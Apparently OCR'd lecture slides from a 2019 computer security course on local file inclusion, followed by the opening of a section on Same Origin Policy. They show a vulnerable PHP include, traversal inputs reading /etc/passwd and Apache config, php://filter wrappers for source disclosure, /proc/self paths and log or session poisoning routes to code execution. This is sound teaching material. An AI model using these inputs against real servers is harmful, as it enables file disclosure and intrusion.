
```
$module_path = $_GET['module'];  
include($module_path);
```



A screenshot of a web browser window displaying the source code of the file `/etc/passwd`. The browser interface includes standard controls like back, forward, and search, along with a tab labeled "view-source:kaibro.tw/lfi.php?module=/etc/passwd". The page content shows a list of 33 entries, each consisting of a user name, a colon, a password (represented by an x), a user ID, a group ID, the user's login name, and the user's shell. The entries include well-known system accounts like root, daemon, bin, sys, sync, games, man, lp, mail, news, uucp, proxy, www-data, backup, list, irc, gnats, nobody, and many others starting with underscores like _apt, _lx, _messagebus, and _uid. The entire list is numbered from 1 to 33 on the left.

```
1 root:x:0:0:root:/bin/bash
2 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
3 bin:x:2:2:bin:/bin:/usr/sbin/nologin
4 sys:x:3:3:sys:/dev:/usr/sbin/nologin
5 sync:x:4:65534:sync:/bin:/sync
6 games:x:5:60:games:/usr/games:/usr/sbin/nologin
7 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
8 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
9 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
10 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
11 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
12 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
13 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
14 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
15 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
16 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
17 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
18 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
19 systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
20 systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
21 systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
22 systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
23 syslog:x:104:108::/home/syslog:/bin/false
24 _apt:x:105:65534::/nonexistent:/bin/false
25 _lx:xd:x:106:65534::/var/lib/lx:xd:/bin/false
26 _messagebus:x:107:111::/var/run/dbus:/bin/false
27 _uid:idd:x:108:112::/run/uid:dd:/bin/false
28 _dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
29 _sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
30 _pollinate:x:111:1::/var/cache/pollinate:/bin/false
31 _ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
32 _postfix:x:112:118::/var/spool/postfix:/bin/false
33
```


module=/etc/passwd



A screenshot of a web browser window showing the source code of an Apache configuration file. The title bar reads "view-source:kaibro.tw/lfi.php?module=/etc/apache...". The page content displays the contents of /etc/apache2/apache2.conf, which is the main configuration file for the Apache server. The code is numbered from 1 to 39. The text is in a monospaced font on a white background.

```
1 # This is the main Apache server configuration file. It contains the
2 # configuration directives that give the server its instructions.
3 # See http://httpd.apache.org/docs/2.4/ for detailed information about
4 # the directives and /usr/share/doc/apache2/README.Debian about Debian specific
5 # hints.
6 #
7 #
8 # Summary of how the Apache 2 configuration works in Debian:
9 # The Apache 2 web server configuration in Debian is quite different to
10 # upstream's suggested way to configure the web server. This is because Debian's
11 # default Apache2 installation attempts to make adding and removing modules,
12 # virtual hosts, and extra configuration directives as flexible as possible, in
13 # order to make automating the changes and administering the server as easy as
14 # possible.
15 #
16 # It is split into several files forming the configuration hierarchy outlined
17 # below, all located in the /etc/apache2/ directory:
18 #
19 # /etc/apache2/
20 #   |-- apache2.conf
21 #       `-- ports.conf
22 #   |-- mods-enabled
23 #       |-- *.load
24 #       `-- *.conf
25 #   |-- conf-enabled
26 #       `-- *.conf
27 #   |-- sites-enabled
28 #       `-- *.conf
29 #
30 #
31 # * apache2.conf is the main configuration file (this file). It puts the pieces
32 # together by including all remaining configuration files when starting up the
33 # web server.
34 #
35 # * ports.conf is always included from the main configuration file. It is
36 # supposed to determine listening ports for incoming connections which can be
37 # customized anytime.
38 #
39 # * Configuration files in the mods-enabled/, conf-enabled/ and sites-enabled/
```

module=/etc/apache2/
apache2.conf



module=php://filter/
convert.base64-encode/
resource=lfi.php

Read Source Code

- 直接 include php 檔案，會被解析
- 善用 php wrapper
 - `php://filter/convert.base64-encode/resource=index.php`
 - `php://filter/read=string.rot13/resource=index.php`

Read Config

- 常見設定檔
 - /etc/apache2/apache2.conf
 - /etc/nginx/nginx.conf
 - /etc/apache2/sites-available/000-default.conf
 - /etc/php/php.ini

Read /proc/*

- /proc/self/cmdline 執行時的 Command
- /proc/self/exe 撈執行檔 (可以串 reverse/pwn)
- /proc/self/environ 環境變數
- /proc/self/fd/* filedescriptor
-

RCE Tricks

- 當 Session 內容部分可控
 - `/var/lib/php/sessions/sess_[session id]`
- 當存在 `phpinfo` 時
 - 硬傳檔案 + Race condition
- `access.log` / `error.log` 可讀時
 - 寫 `User-Agent` / `URL`



Lab 0x02 - EzLFI

Front-end Security

Same Origin Policy (SOP)


- 同源政策
- 瀏覽器內建的安全策略之一
- 不同域的客戶端無法讀取彼此的資源
 - 同域 = 同協議 + 同域名 + 同端口

a.txt



Server A

b.txt



Server B



CS 2019 Fall × +

← → C ▲ 不安全 | localhost:7677 無痕模式 :

Computer Security 2019 Fall Problems Submissions Ranking Lectures Login Register

Change Log

Course Information

Elements Console Sources Network Performance Memory Application Security Audits

